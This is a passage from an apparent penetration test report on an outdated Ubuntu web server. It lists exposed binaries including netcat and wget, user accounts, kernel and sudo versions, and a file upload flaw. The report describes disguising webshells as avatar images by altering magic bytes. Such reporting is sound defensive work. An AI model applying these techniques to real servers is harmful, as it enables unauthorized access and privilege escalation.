/usr/bin/gcc
/usr/bin/make
/bin/nc
/bin/netcat
/usr/bin/perl
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget
```


  - Having a software in the webserver not necessarily used to serve the website increases the attack surface available to malicious actors. It is recommended to remove software not specifically used for the website.

- Users:



```
Superusers
root:x:0:0:root:/root:/bin/bash

Users with console
root:x:0:0:root:/root:/bin/bash
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash

All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
uid=101(syslog) gid=104(syslog) groups=104(syslog),4(adm)
uid=102(mysql) gid=106(mysql) groups=106(mysql)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
```

- OS and Sudo Version:



```
System Information

Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.4.0-31-generic (buildd@lgw01-01) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5
```

  - The presence of an outdated operating system and sudo version on the target system has been identified as a considerable security risk. Utilizing outdated software versions exposes the system to known vulnerabilities such as PwnKit, which may be exploited by malicious actors to gain unauthorized access or escalate privileges. It is strongly recommended to update the operating system and sudo version to their latest stable releases in order to mitigate potential threats and maintain a secure environment.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. **CjSec** recommends the following:

- **Implement routine vulnerability assessments to enhance the organization's understanding of potential susceptibilities within the website and web server, thereby reducing the risk of web application attacks.**
- **Establish robust password policies for users, ensuring the implementation of complex and secure credentials, which subsequently minimizes the likelihood of unauthorized access and strengthens overall system security.**
- **Instruct users to refrain from employing passwords associated with previous data breaches, such as those found on the Seclists GitHub repository, to mitigate the risk of unauthorized access and bolster the overall security of confidential data and systems.**
- **Implement a comprehensive patch management program, addressing vulnerabilities within services, in order to maintain up-to-date software and fortify the organization's security posture against potential threats.**
- **Establish appropriate access control measures, ensuring that users are granted only the necessary privileges to system binaries, thereby minimizing the potential for exploitation in the event an attacker gains a foothold within the network.**
- **Ensure that network connections that the webserver are legitimate ones. If the network connections the webserver makes is monitored, it can be configured to block network connections used for reverse shell connections or webshell.**

Vulnerability Details and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

File Upload Vulnerability

Rating: High

Description:

User accounts on the Bulletin Board System possess the functionality to upload image files, which serve as their avatars.

Impact:

Due to the discovery of this vulnerability, once a rogue user account uploaded a malicious file, these will grant the attacker unauthorized access to the webserver, enabling them to do a **Remote Code Execution,** potentially compromise sensitive data, manipulate system settings, and escalate privileges within the affected environment. This feature, unfortunately, is susceptible to exploitation by pentesters due to insufficient file upload validation and sanitation procedures. By taking advantage of these security shortcomings, malicious actors can surreptitiously upload webshells or reverse shells disguised as image files, often by altering the magic bytes of the file to bypass file type checks. As a result, it is critical to address these security vulnerabilities by implementing more robust file upload validation and sanitation measures, including verifying the whole file, to safeguard the integrity of the Bulletin Board System and protect user data.

Remediation:

Implement a method for assigning randomized filenames to uploaded files. This strategy will hinder unauthorized users from executing reverse shells or webshells, as the files on the webserver will have different, unpredictable names, even if they are publicly accessible after upload. Additionally, create a randomly generated, obscured name for the file upload directory. Rather than using an easily identifiable directory name, such as "uploads," employ a random, unintelligible string that makes it challenging for pentesters to determine the location of the uploaded files. Lastly**,** ensure that file uploaded into any user's avatar is completely sanitized and validated. Pentesters would not be able to utilize this to gain foothold into the webserver through rogue user accounts. Also, usage of Web Application Firewall (WAF) could be of help as this helps in identifying legitimate requests in the webserver especially for file uploads. Finally, 2-Factor Authentication can help to thwart the users from going rogue as less users will be compromised by threat actors which utilizes those compromised account to submit malicious files through the file upload functionality of the website.